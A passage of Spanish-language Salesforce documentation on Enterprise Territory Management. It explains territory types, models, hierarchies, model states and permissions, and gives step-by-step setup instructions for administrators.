La función de administración de territorios original de Salesforce le permite conceder a los usuarios acceso a cuentas basándose en criterios como el código postal, el sector, los ingresos o un campo personalizado relevante para su empresa. Gestión de territorio de empresa se basa en la función original introduciendo tipos de territorios, modelos de territorio y estados de modelos de territorio. Estos componentes le permiten crear y obtener una vista previa de diversas estructuras y estrategias de territorios antes de activar e implementar la que funcione mejor. Gestión de territorio de empresa también ofrece asignaciones más sencillas entre territorios, cuentas y oportunidades. Los informes personalizados le ayudan a organizar su modelo de territorio para obtener una cobertura óptima, evaluar la eficacia del territorio y modificar su modelo si es necesario. Su equipo puede utilizar Chatter para colaborar a medida que diseña y construye su modelo de territorio.

Para obtener instrucciones completas acerca de la implementación de esta función, consulte la *Guía para la implementación de la gestión de territorios de empresa*.

CONSULTE TAMBIÉN

Guía para la implementación de la gestión de territorios de empresa

## Conceptos de Gestión de territorio de empresa

Obtenga información sobre las funciones y los conceptos relacionados que hacen que Gestión de territorio de empresa sea tan potente y fácil de usar. Comprender estos conceptos le ayudará a modelar sus territorios de manera más eficaz.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

**Nota:** Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

### Tipo de territorio

Los tipos de territorios le ayudan a organizar sus territorios por características clave importantes para su empresa. Cada territorio que cree debe tener un tipo de territorio. Los tipos de territorios *únicamente* se utilizan para organizar y crear territorios: no aparecen en jerarquías de modelos de territorio.

### Prioridad de tipo de territorio

Al especificar y gestionar la información de prioridad de tipo de territorio le ayuda a seleccionar el tipo de territorio apropiado para los territorios que crea o modifica. No existen opciones de prioridad predefinidas, de modo que su organización debe crear su propio esquema de prioridades. Por ejemplo, `001` puede indicar que un tipo de territorio es de la prioridad más alta o más baja. Asegúrese de que su esquema pueda ampliarse a medida que agregue más tipos de territorios.

Territorio

Los territorios organizan grupos de cuentas y los usuarios de Salesforce que trabajan con esas cuentas. Los territorios se crean basándose en tipos de territorios.

Modelo de territorio

Un modelo de territorio representa un sistema de administración de territorios completo para su organización. El modelado le permite crear y obtener una vista previa de diversas estructuras de territorios y diferentes asignaciones de cuentas y usuarios antes de activar el modelo que funcione mejor.

Jerarquía de territorios

La jerarquía de territorios muestra la estructura de territorios de un modelo y sirve como su principal punto de interacción. Empiece desde la jerarquía para crear, modificar y eliminar territorios; ejecute reglas de asignación para territorios y desplácese a páginas de detalles de territorios para obtener más información. Desde la jerarquía, puede también asignar territorios a oportunidades, ejecutar reglas de asignación al nivel del modelo y activar o archivar el modelo.

Estado de modelo de territorio

El estado de modelo de territorio indica si un territorio se encuentra en la etapa de planificación, tiene un uso activo o está archivado. Su organización no puede tener más de un modelo de territorio `Activo` al mismo tiempo, pero puede crear y mantener varios modelos con el estado `Planificación` o `Archivado` para utilizarlos para un modelado adicional o como referencia.

¿Cómo influyen los permisos en el acceso a datos y en las funciones en Gestión de territorio de empresa?

Al implementar Gestión de territorio de empresa, asegúrese de comprender el modo en el que los permisos de la función influyen en la administración y permiten el acceso a registros y datos.

## Tipo de territorio

Los tipos de territorios le ayudan a organizar sus territorios por características clave importantes para su empresa. Cada territorio que cree debe tener un tipo de territorio. Los tipos de territorios *únicamente* se utilizan para organizar y crear territorios: no aparecen en jerarquías de modelos de territorio.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Por ejemplo, puede crear un tipo de territorio denominado *`Cuentas nombradas de Universal Telco`* y, a continuación, desde ese tipo, crear territorios que incluyan cuentas nombradas. O también puede crear un tipo de territorio denominado *`Geografía de EE. UU.`* y, desde ese tipo, crear territorios basados en estados o regiones.

Cuando cree un tipo de territorio, asegúrese de que la etiqueta y la descripción indican claramente qué tipos de territorios deben pertenecer a ese tipo.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Prioridad de tipo de territorio

Al especificar y gestionar la información de prioridad de tipo de territorio le ayuda a seleccionar el tipo de territorio apropiado para los territorios que crea o modifica. No existen opciones de prioridad predefinidas, de modo que su organización debe crear su propio esquema de prioridades. Por ejemplo, *001* puede indicar que un tipo de territorio es de la prioridad más alta o más baja. Asegúrese de que su esquema pueda ampliarse a medida que agregue más tipos de territorios.

Cuando crea un nuevo territorio, se selecciona un tipo de territorio en el campo de búsqueda `Tipo de territorio`. En la búsqueda puede ver la prioridad asignada del tipo de territorio.

Ejemplo: Su organización utiliza la prioridad de tipo de territorio para reflejar su estrategia de ventas para el año. Su organización espera más oportunidades dentro de la costa este de los Estados Unidos que en la costa oeste en el próximo año, de modo que se asigna la prioridad *001* al tipo de territorio Costa este y se asigna la prioridad *005* al tipo de territorio Costa oeste. Estas asignaciones de prioridad ayudan a que los usuarios que crean registros de territorios elijan el tipo de territorio correcto. A mediados de año, se producen oportunidades de crecimiento inesperadas en la región de los Grandes Lagos, de modo que crea un nuevo tipo de territorio denominado Grandes Lagos y le asigna una prioridad *003* para reflejar el cambio en su estrategia de ventas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Territorio

Los territorios organizan grupos de cuentas y los usuarios de Salesforce que trabajan con esas cuentas. Los territorios se crean basándose en tipos de territorios.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

El registro de territorio le muestra usuarios asignados, cuentas asignadas manualmente y reglas que asignan cuentas automáticamente. Un territorio puede tener tanto territorios principales como secundarios. Dependiendo del modo en que su organización asigne cuentas, una cuenta se puede asignar a más de un territorio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## Modelo de territorio

Un modelo de territorio representa un sistema de administración de territorios completo para su organización. El modelado le permite crear y obtener una vista previa de diversas estructuras de territorios y diferentes asignaciones de cuentas y usuarios antes de activar el modelo que funcione mejor.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Cada modelo de territorio cuenta con una jerarquía gráfica. La jerarquía muestra la estructura de territorios de su modelo (incluidos los territorios principales y secundarios) y le permite crear, modificar y eliminar territorios y ver sus páginas de detalles. Su organización puede crear y modificar hasta cuatro modelos de territorio diferentes a la vez, pero no puede haber más de un modelo activo simultáneamente. Active el modelo que quiera utilizar para finalizar sus asignaciones de usuarios y cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

# Jerarquía de territorios


La jerarquía de territorios muestra la estructura de territorios de un modelo y sirve como su principal punto de interacción. Empiece desde la jerarquía para crear, modificar y eliminar territorios; ejecute reglas de asignación para territorios y desplácese a páginas de detalles de territorios para obtener más información. Desde la jerarquía, puede también asignar territorios a oportunidades, ejecutar reglas de asignación al nivel del modelo y activar o archivar el modelo.

**Nota:** Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud




El nombre y el estado del modelo del territorio aparecen en el nodo superior de la jerarquía (1). Los territorios principales y secundarios están anidados debajo del nombre del modelo (2). Cree o modifique nuevos territorios secundarios o ejecute sus reglas de asignación (3). Ejecute el filtro que asigna territorios a oportunidades (4). Ejecute reglas de asignación para todos los territorios del modelo (5). Pase el ratón para conocer el momento en que se ejecutaron las reglas por última vez (6). Establezca el estado del modelo como `Activo` o `Archivado` (7). Alterne entre una vista de lista ordenada y la vista en árbol (8).

# Estado de modelo de territorio

El estado de modelo de territorio indica si un territorio se encuentra en la etapa de planificación, tiene un uso activo o está archivado. Su organización no puede tener más de un modelo de territorio `Activo` al mismo tiempo, pero puede crear y mantener varios modelos con el estado `Planificación` o `Archivado` para utilizarlos para un modelado adicional o como referencia.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Algunos estados reflejan el ciclo de vida de un modelo de territorio y otros indican errores en el procesamiento cuando cambian los estados.

| Estado de ciclo de vida | Definición |
|---|---|
| `Planificación` | Estado predeterminado de cada nuevo modelo de territorio que cree. El estado `Planificación` le permite obtener una vista previa de la jerarquía de territorios de un modelo antes de implementarlo. Los usuarios no tienen un acceso relacionado con los territorios a cuentas en modelos que tengan el estado `Planificación`. |
| `Activo` | Estado de un modelo de territorio después de activarlo y de que todo el procesamiento haya finalizado. No puede haber más de *un* modelo activo en su organización de Salesforce a la vez.<br><br>Un modelo con el estado `Activo` permite que los usuarios vean detalles del modelo, incluidas las jerarquías, los territorios y todos los usuarios y las cuentas asignados. Los usuarios asignados a territorios dentro de un modelo activo pueden acceder a cuentas a las que estén asignados dentro de ese modelo y modificarlas. |
| `Archivado` | Estado de un modelo de territorio después de archivarlo y de que todo el procesamiento haya finalizado. Un modelo archivado ya no ofrece acceso a cuentas para usuarios, pero permite que los administradores vean cómo estaban configuradas la jerarquía y las asignaciones de reglas cuando el modelo estaba activo. Solamente el modelo *Activo* puede archivarse; además, los modelos archivados no pueden volver a activarse.<br><br>Cuando archiva un modelo de territorio o elimina un territorio en un modelo activo, el campo `Territorio` se restablece a un valor en blanco en los registros de oportunidad con esos territorios asignados. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

| Estado de error | Definición |
| --- | --- |
| `La activación ha fallado` | Se ha producido un error durante la activación. Compruebe su correo electrónico para obtener más información de Salesforce. |
| `El archivado ha fallado` | Se ha producido un error durante la activación. Compruebe su correo electrónico para obtener más información de Salesforce. |

## ¿Cómo influyen los permisos en el acceso a datos y en las funciones en Gestión de territorio de empresa?

Al implementar Gestión de territorio de empresa, asegúrese de comprender el modo en el que los permisos de la función influyen en la administración y permiten el acceso a registros y datos.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Asegúrese de que los permisos de usuario ofrecen un nivel adecuado de acceso para los usuarios. Por ejemplo, quizás desee que los gestores de operaciones de ventas y gestores de ventas seleccionados puedan gestionar territorios. Si es así, asígneles el permiso "Gestionar territorios". Cualquier persona que también cree reglas de asignación de cuentas también necesitará el permiso "Ver todos" en Cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

| Los usuarios que necesiten: | Requerir estos permisos, funciones o propiedad: |
| --- | --- |
| • Crear modelos de territorio y todos los registros relacionados (como tipos de territorios)<br>• Ver y gestionar modelos de territorio con todos los estados: `Planificación`, `Activo` y `Archivado`.<br>• Activar, archivar, eliminar o duplicar modelos de territorio<br>• Ver información de territorios sobre registros de cuentas con territorios asignados para territorios en modelos con *todos* los estados (`Planificación`, `Activo` y `Archivado`) | Gestionar territorios |
| • Crear o modificar reglas de asignación de cuentas | Gestionar territorios Y Ver todos en Cuentas<br>Nota: Los campos disponibles para las reglas de asignación de cuentas dependen de los ajustes de seguridad a nivel de campo de cuenta, si los hay. Por ejemplo, un usuario tiene los permisos adecuados para crear reglas de asignación de cuentas, pero su perfil le |

| Los usuarios que necesiten: | Requerir estos permisos, funciones o propiedad: |
| --- | --- |
| | impide ver el campo `Ingresos anuales` del objeto Cuenta. No podrá crear reglas de asignación de cuentas que incluyan ese campo. |
| • Ver el árbol Configuración de Salesforce, incluida la configuración de territorios<br>• Ver el modelo de territorio con el estado `Activo`, incluidos sus registros relacionados (como tipos de territorios y reglas de asignación) y otros elementos (como la jerarquía de territorios)<br>• Ver los nombres de todos los registros de cuentas asignados a territorios en el modelo de territorio `Activo`<br>• Ver información de territorios sobre registros de cuentas con territorios asignados para territorios en modelos únicamente con el estado `Activo` | Ver parámetros y configuración<br>Nota: Ver parámetros y configuración está habilitado de manera predeterminada para el perfil Usuario estándar. |
| Ver datos de modelos con estados `Planificación` y `Archivado` de informes que incluyen territorios, registros asignados o reglas | Gestionar territorios |
| Asignar manualmente un territorio a una oportunidad | Acceso de colaboración para la cuenta de la oportunidad. Los usuarios que tienen acceso de colaboración a la cuenta pueden asignar cualquier territorio activo a la oportunidad. Los usuarios que no lo tienen solo pueden asignar un territorio que también esté asignado a la cuenta de la oportunidad.<br>Nota: Para asignaciones manuales de territorios, Salesforce sugiere oportunidades asignadas a la cuenta del territorio, pero los usuarios con acceso de colaboración pueden buscar y asignar cualquier territorio en el modelo de territorios activo.<br>Cuando se asigna un territorio a una oportunidad, esa oportunidad se comparte con todos los usuarios de Salesforce asignados al principal del territorio en la jerarquía del modelo de territorio. |

# Gestionar sus territorios de ventas de su organización de Salesforce

Utilice Gestión de territorio de empresa para gestionar y mantener territorios de ventas de su organización. Cree tipos de territorios, genere un modelo y, a continuación, agregue y pruebe sus reglas de asignación de cuentas. Cuando esté satisfecho con su modelo, actívelo y, a continuación, asigne usuarios y cuentas. Impleméntelo en su organización y, a continuación, ejecute informes para evaluar su efecto y realizar ajustes si es necesario.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Antes de empezar a generar su modelo de territorio, planifique su enfoque. Seleccione la organización de características como el sector, los ingresos anuales o la información de ubicación para dividir las cuentas de su organización en segmentos lógicos que se adapten a su forma de trabajar.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para gestionar territorios:
- "Gestionar territorios"

### Activar Gestión de territorio de empresa

Desde la versión Winter '15, la función Gestión de territorio de empresa está lista para que los administradores la activen en nuevas organizaciones de Salesforce. Las organizaciones creadas antes de Winter '15 tienen que llamar a salesforce.com para activar la función. No se puede activar Gestión de territorio de empresa en organizaciones existentes que tienen activada la función Previsiones con capacidad de personalización.

### Definir la configuración de Gestión de territorio de empresa

Define y configure los parámetros para Gestión de territorio de empresa.

### Utilizar Chatter para colaborar en modelos de territorio

Active Seguimiento de noticias en tiempo real de Chatter en el objeto Modelo de territorio para colaborar en el desarrollo de modelos directamente dentro de los registros de modelos. Su equipo puede publicar y responder a comentarios, adjuntar archivos y obtener notificaciones cuando los estados de los modelos cambian o se actualizan campos clave.

### Creación de un modelo de territorio

Un modelo de territorio organiza todos los elementos del plan de gestión de territorios de su organización, lo que incluye la jerarquía de territorios, las asignaciones de cuentas y las asignaciones de usuarios. Mantenga el estado de su modelo como `Planificación` mientras crea su jerarquía, define reglas de asignación para territorios, agrega usuarios a territorios y ejecuta sus reglas para ver las asignaciones de cuentas resultantes.

### Asignar manualmente uno o más territorios a una cuenta

Asigne uno o más territorios a una cuenta directamente desde el registro de la cuenta. Solo los territorios que pertenecen a modelos en estado `Planificación` o `Activo` pueden asignarse a cuentas.

### Asignar manualmente una o más reglas de asignación a un territorio

Asigne una o más reglas de asignación de objetos a un territorio directamente desde el registro de territorio. Las reglas disponibles provienen del modelo de territorio al que pertenece el territorio.

### Asignar manualmente un territorio a una oportunidad

Puede asignar y supervisar el territorio donde los representantes de ventas asignados trabajan en una oportunidad en un registro de oportunidad. Las asignaciones manuales de territorios están controladas por su acceso de colaboración a la cuenta (principal) asignada de la oportunidad. Cuando asigna un territorio a una oportunidad, esa oportunidad se comparte con todos los usuarios de Salesforce asignados al principal del territorio en la jerarquía del modelo de territorio.

### Ejecutar el filtro de asignación de territorio de oportunidad

El filtro de asignación de territorio de oportunidad asigna automáticamente territorios a oportunidades basándose en la lógica de filtro de la clase de Apex.

### Duplicar un modelo de territorio

La duplicación le permite crear una copia de un modelo de territorio que puede utilizar para probar diversas características de territorios. En nuevo modelo incluye los territorios, las reglas de asignación, los usuarios y las cuentas asignadas manualmente del original. Solo los modelos con estado `Planificación`, `Activo` o `Archivado` pueden duplicarse. Cuando la duplicación termina, el nuevo modelo tiene un estado `Planificación`.

### Asignación de usuarios a territorios

Asigne usuarios a los territorios en los que trabajarán para vender productos y servicios. Puede asignar usuarios a territorios que pertenecen a modelos en estado `Activo` o `Planificación`; sin embargo, las asignaciones realizadas dentro el estado `Planificación` solo son para fines de planificación: *no* afectan al acceso de usuarios a registros.

### Identificar usuarios de territorios por regla de territorio

Manténgase al tanto de las funciones de los usuarios dentro de territorios creando funciones de territorio y asignándolas a los usuarios de territorios como desee. Los usuarios pueden tener diversas funciones en territorios diversos.

### Activación de un modelo de territorio

Cuando esté satisfecho con la estructura de su modelo de territorio y sus asignaciones de cuentas de territorio, estará listo para activarlo. Recuerde que también puede mantener modelos con los estados `Planificación` y `Archivado` para realizar más modelos y como referencia.

### Configurar permisos y acceso de Gestión de territorio de empresa para administradores y usuarios

Un paso importante para implementar Gestión de territorio de empresa es asegurarse de que los usuarios correctos pueden acceder a los elementos de modelo de territorio, registros y elementos de registros adecuados.

### Ejecutar reglas de asignación para un territorio

Ejecute reglas de asignación de cuentas para cualquier territorio que tenga reglas definidas y que pertenezca a un modelo de territorio en estado `Planificación` o `Activo`. Si su territorio tiene el estado `Planificación`, ejecutar reglas le permitirá obtener una *vista previa* de asignaciones de cuentas. Si su territorio tiene el estado `Activo` cuando ejecuta reglas, las cuentas se asignan a territorios de acuerdo con sus reglas.

### Determinar a qué territorios se aplica una regla de asignación

Si utiliza reglas para asignar cuentas a territorios, puede resultar de utilidad determinar a qué territorios se aplica una regla.

## CONSULTE TAMBIÉN

- Conceptos de Gestión de territorio de empresa
- Gestión de territorio de empresa

## Activar Gestión de territorio de empresa

Desde la versión Winter '15, la función Gestión de territorio de empresa está lista para que los administradores la activen en nuevas organizaciones de Salesforce. Las organizaciones creadas antes de Winter '15 tienen que llamar a salesforce.com para activar la función. No se puede activar Gestión de territorio de empresa en organizaciones existentes que tienen activada la función Previsiones con capacidad de personalización.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios. Gestión de territorio de empresa y Previsiones de colaboración pueden activarse juntos y utilizarse al mismo tiempo en su organización de Salesforce, pero las dos funciones no están integradas actualmente para trabajar conjuntamente.

1. Desde Configuración, introduzca *Territorios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración**.
2. Haga clic en **Activar Gestión de territorio de empresa**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar Gestión de territorio de empresa:
- "Personalizar aplicación"

## Definir la configuración de Gestión de territorio de empresa

Define y configure los parámetros para Gestión de territorio de empresa.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

### Definición del acceso de usuario predeterminado para registros de territorio

Especifique los ajustes *predeterminados* relativos al modo en que los usuarios pueden acceder a registros asociados a los territorios de ventas que haya configurado y modificarlos. El acceso proporcionado por los ajustes predeterminados se puede modificar al crear o modificar un territorio individual.

### Activar la asignación de territorio de oportunidad basada en filtro

Active y configure la asignación de territorios basada en filtro a oportunidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para configurar Gestión de territorio de empresa:
- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Definición del acceso de usuario predeterminado para registros de territorio

Especifique los ajustes *predeterminados* relativos al modo en que los usuarios pueden acceder a registros asociados a los territorios de ventas que haya configurado y modificarlos. El acceso proporcionado por los ajustes predeterminados se puede modificar al crear o modificar un territorio individual.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Los ajustes de acceso a registros estándar se aplican a cuentas y oportunidades. Si su organización utiliza un acceso interno predeterminado `Privado` para contactos o casos, también puede establecer el acceso para esos registros.

1. Desde Configuración, introduzca `Territorios` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Seleccione los niveles de acceso predeterminados que desee para cuentas y oportunidades.
3. Si es aplicable, seleccione los niveles de acceso predeterminados para contactos y casos.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Valores predeterminados de colaboración de toda la organización

Configurar sus valores predeterminados de colaboración de toda la organización

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear un modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Activar la asignación de territorio de oportunidad basada en filtro

Active y configure la asignación de territorios basada en filtro a oportunidades.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

1. Desde Configuración, introduzca `Territorios` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración**.
2. Activar la asignación de territorio de oportunidad basada en filtro.
3. Si su organización está utilizando el código de Apex que proporciona Salesforce, primero cree la clase y luego vuelva a esta página Configuración e introduzca el nombre de clase: `OppTerrAssignDefaultLogicFilter`. Si opta por usar su propio código para la clase de Apex, volverá para introducir el nombre de la clase que cree.
4. Si desea ejecutar un trabajo de asignación de territorio de oportunidad basada en filtro cuando se creen las oportunidades, seleccione esa opción.
5. Guarde su configuración.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para activar Gestión de territorio de empresa:

- "Personalizar aplicación"

# Utilizar Chatter para colaborar en modelos de territorio

Active Seguimiento de noticias en tiempo real de Chatter en el objeto Modelo de territorio para colaborar en el desarrollo de modelos directamente dentro de los registros de modelos. Su equipo puede publicar y responder a comentarios, adjuntar archivos y obtener notificaciones cuando los estados de los modelos cambian o se actualizan campos clave.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Tras activar y configurar el Seguimiento de noticias en tiempo real de Chatter, cualquier usuario con acceso a un registro de modelo de territorio puede utilizar Chatter para colaborar en ese modelo. Los usuarios que sigan el registro obtendrán actualizaciones en sus propias noticias en tiempo real de Chatter cuando se actualicen los campos con seguimiento.

1. Asegúrese de que Chatter está activado en su organización.
2. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
3. Seleccione el objeto Modelo de territorio. Active Seguimiento de noticias en tiempo real y, a continuación, seleccione los campos del modelo de territorio en los que quiere realizar el seguimiento.
4. Haga clic en **Guardar**.
   Las noticias en tiempo real de Chatter aparecen en la parte superior de los registros de modelos de territorios de su organización.
5. Asegúrese de indicar a otros usuarios que mantienen modelos de territorios que ahora pueden usar Chatter para seguir y colaborar en modelos de territorios directamente desde los registros de los modelos.

## CONSULTE TAMBIÉN

Personalizar el seguimiento de noticias en tiempo real de Chatter

Salesforce Chatter

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

## PERMISOS DE USUARIO

Para activar Seguimiento de noticias en tiempo real de Chatter:

- "Personalizar aplicación"

Para compartir una publicación de Chatter en un registro de modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

# Creación de un modelo de territorio

Un modelo de territorio organiza todos los elementos del plan de gestión de territorios de su organización, lo que incluye la jerarquía de territorios, las asignaciones de cuentas y las asignaciones de usuarios. Mantenga el estado de su modelo como `Planificación` mientras crea su jerarquía, define reglas de asignación para territorios, agrega usuarios a territorios y ejecuta sus reglas para ver las asignaciones de cuentas resultantes.

**Nota:** Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios. Gestión de territorio de empresa y Previsiones de colaboración pueden activarse juntos y utilizarse al mismo tiempo en su organización de Salesforce, pero las dos funciones no están integradas actualmente para trabajar conjuntamente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para construir un modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

1. Creación de tipos de territorios

   Los tipos de territorios le ayudan a categorizar y definir territorios individuales. La creación de tipos de territorios es el primer paso para crear su modelo de territorio en Salesforce.
2. Crear un registro de modelo de territorio

   El primer paso para construir su modelo de territorio es crear el registro que conecta los otros elementos, incluyendo territorios, asignaciones de usuarios y asignaciones de cuentas. Cuando crea un registro de modelo de territorio, Salesforce genera una jerarquía de territorio para él.
3. Creación de territorios

   Cree territorios a medida que genera el modelo de territorio de su organización. Cuando crea un territorio, aparece en la jerarquía de territorios del modelo.
4. Creación y vista previa de asignaciones de cuentas de territorio

   Las cuentas se asignan a territorios creando reglas que las asignen automáticamente o agregándolas manualmente. Se pueden configurar reglas para que se apliquen tanto a territorios principales como a sus descendientes. Las asignaciones manuales solamente se aplican al territorio en el que se realicen.

## Creación de tipos de territorios

Los tipos de territorios le ayudan a categorizar y definir territorios individuales. La creación de tipos de territorios es el primer paso para crear su modelo de territorio en Salesforce.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

Algunos ejemplos de tipos de territorios que puede crear incluyen *Cuentas con nombre*, *Cuentas directas* y *Ventas superpuestas*.

1. Desde Configuración, introduzca *Tipos de territorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Tipos de territorio**.
2. Haga clic en **Nuevo tipo de territorio**.
3. Introduzca una etiqueta y una descripción. En su descripción, asegúrese de indicar claramente qué tipos de territorios deberían pertenecer a ese tipo.
4. Especifique una prioridad de tipo de territorio.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Prioridad de tipo de territorio

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear un tipo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

## Crear un registro de modelo de territorio

El primer paso para construir su modelo de territorio es crear el registro que conecta los otros elementos, incluyendo territorios, asignaciones de usuarios y asignaciones de cuentas. Cuando crea un registro de modelo de territorio, Salesforce genera una jerarquía de territorio para él.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

La edición de Salesforce de su organización determina el número de modelos de territorio que puede crear en organizaciones de producción y sandbox. Este límite incluye modelos creados por duplicación.

| Edición | Número de modelos en organizaciones de producción | Número de modelos en organizaciones de sandbox |
|---|---|---|
| Developer | 4 | 4 |
| Enterprise | 2 | 2 |
| Performance | 4 | 4 |
| Unlimited | 4 | 4 |

1. Desde Configuración, introduzca *Modelos de territorio* en el cuadro Búsqueda rápida y, a continuación, seleccione **Modelos de territorio**.
2. Haga clic en **Nuevo modelo de territorio**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Developer Edition** y **Performance Edition** y en **Enterprise Edition** y **Unlimited Edition** con Sales Cloud

PERMISOS DE USUARIO

Para crear un registro de modelo de territorio:

- "Ver parámetros y configuración"

  Y

  "Gestionar territorios"

3. Defina los campos de etiqueta y descripción.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Límites de Gestión de territorio de empresa

## Creación de territorios

Cree territorios a medida que genera el modelo de territorio de su organización. Cuando crea un territorio, aparece en la jerarquía de territorios del modelo.

Nota: Esta información se aplica exclusivamente a Gestión de territorio de empresa y no a versiones anteriores de Administración de territorios.

